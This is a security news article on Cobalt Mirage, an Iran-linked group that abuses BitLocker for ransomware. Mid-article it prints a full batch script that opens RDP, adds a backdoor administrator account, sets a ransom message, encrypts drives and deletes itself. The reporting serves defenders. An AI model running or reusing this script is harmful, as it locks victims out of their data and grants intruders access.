
Iranian Hackers Leveraging BitLocker and DiskCryptor in Ransomware Attacks

May 12, 2022 Ravie Lakshmanan



(https://thehackernews.com/new-images/img/b/R29vZ2xl/AVvXsEit92RZjGw9jACkAjqDsOR94N2-JdMCgkGpJpKv-QVQRJS8C-Zv5ZVwPDiRNNDzpioIDIUwcCWL_acDm_Tffjk-MF63fRDGkrdRWOgrEQE0fZvicDWxjJ_nO5ZV8WJ7dSqhYXx3tkKpsY5GZMnEb9uOFAEPQi4K_hvPl4yk8JtutVxH5t_XQzGu0s8h/s7e100/hacking-ransomware.jpg)

A ransomware group with an Iranian operational connection has been linked to a string of file-encrypting malware attacks targeting organizations in Israel, the U.S., Europe, and Australia.

Cybersecurity firm Secureworks attributed the intrusions to a threat actor it tracks under the moniker Cobalt Mirage, which it said is linked to an Iranian hacking crew dubbed Cobalt Illusion (aka APT35, Charming Kitten, Newscaster, or Phosphorus).

"Elements of Cobalt Mirage activity have been reported (https://www.cisa.gov/uscert/ncas/alerts/aa21-321a) as Phosphorus (https://thehackernews.com/2021/11/microsoft-warns-about-6-iranian-hacking.html) and TunnelVision (https://thehackernews.com/2022/02/iranian-hackers-targeting-vmware.html) ," Secureworks Counter Threat Unit (CTU) said (https://www.secureworks.com/blog/cobalt-mirage-conducts-ransomware-operations-in-us) in a report shared with The Hacker News.

The threat actor is said to have conducted two different sets of intrusions, one of which relates to opportunistic ransomware attacks involving the use of legitimate tools like BitLocker (https://en.wikipedia.org/wiki/BitLocker) and DiskCryptor for financial gain.

The second set of attacks are more targeted, carried out with the primary goal of securing access and gathering intelligence, while also deploying ransomware in select cases.

```
@echo off

set mail=WeAreHere@secmail.pro

sc config TermService  start= auto
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t REG_DWORD /d 1 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
netsh advfirewall firewall add rule name="Terminal Server" dir=in action=allow protocol=TCP localport=3389
net start TermService

where /Q manage-bde.exe || (
echo [!] Installing Bitlocker, Restart is required ...
powershell -c "Import-Module ServerManager; ADD-WindowsFeature BitLocker -Restart"
powershell -c "Install-WindowsFeature BitLocker -IncludeAllSubFeature -IncludeManagementTools -Restart"
)

set message= **********---------- Your drives are Encrypted! contact us immediately: %mail% ----------**********
echo %message%

REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseAdvancedStartup /t REG_DWORD /d 1 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPM /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKey /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKeyPIN /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /V RecoveryKeyMessageSource /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMPIN /t REG_DWORD /d 2 /f
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v RecoveryKeyMessage /t REG_SZ /d "%message%" /f

net user /add MSSQL _AS_@1394
net localgroup administrators /add MSSQL
net localgroup "Remote Desktop Users" /add MSSQL
WMIC USERACCOUNT WHERE "Name='MSSQL'" SET PasswordExpires=FALSE


powershell -c "Initialize-Tpm -AllowClear -AllowPhysicalPresence -ErrorAction SilentlyContinue"
powershell -c "Get-Service -Name defragsvc -ErrorAction SilentlyContinue | Set-Service -Status Running -ErrorAction SilentlyContinue"
start powershell -c "BdeHdCfg -target $env:SystemDrive shrink -quiet -restart"
start /b "" cmd /c del "%~f0"&exit /b
```

(https://thehackernews.com/new-images/img/b/R29vZ2xl/AVvXsEhj5yWEm8TPoPPUeS_y7ogbjt9Nu68eegoEUin42mwprnZ4MbRl3MIabRu6OdZSmzoHFquqR0BVpu9TN0dJ9Y6TBAdtQBqwGnoHQx2R4Xz24_tmMN1UnvkJE9GSukqW8W31Z_2PI5mBurPSOmRrLPPlXi3dNIBDLr2PoCYZ3h4zaLhe100/bitlocker.jpg)

Initial access routes are facilitated by scanning internet-facing servers vulnerable to highly publicized flaws in Fortinet appliances (https://thehackernews.com/2021/09/hackers-leak-vpn-account-passwords-from.html) and Microsoft Exchange Servers (https://thehackernews.com/2021/11/hackers-exploiting-proxylogon-and.html) to drop web shells and using them as a conduit to move laterally and activate the ransomware.

"The threat actors completed the attack with an unusual tactic of sending a ransom note to a local printer," the researchers said. "The note includes a contact email address and Telegram account to discuss decryption and recovery."

However, the exact means by which the full volume encryption feature is triggered remains unknown, Secureworks said, detailing a January 2022 attack against an unnamed U.S. philanthropic organization.

Another intrusion aimed at a U.S. local government network in mid-March 2022 is believed to have leveraged Log4Shell flaws (https://thehackernews.com/2022/01/microsoft-warns-of-continued-attacks.html) in the target's VMware Horizon infrastructure to conduct reconnaissance and network scanning operations.

"The January and March incidents typify the different styles of attacks conducted by Cobalt Mirage," the researchers concluded.

"While the threat actors appear to have had a reasonable level of success gaining initial access to a wide range of targets, their ability to capitalize on that access for financial gain or intelligence collection appears limited."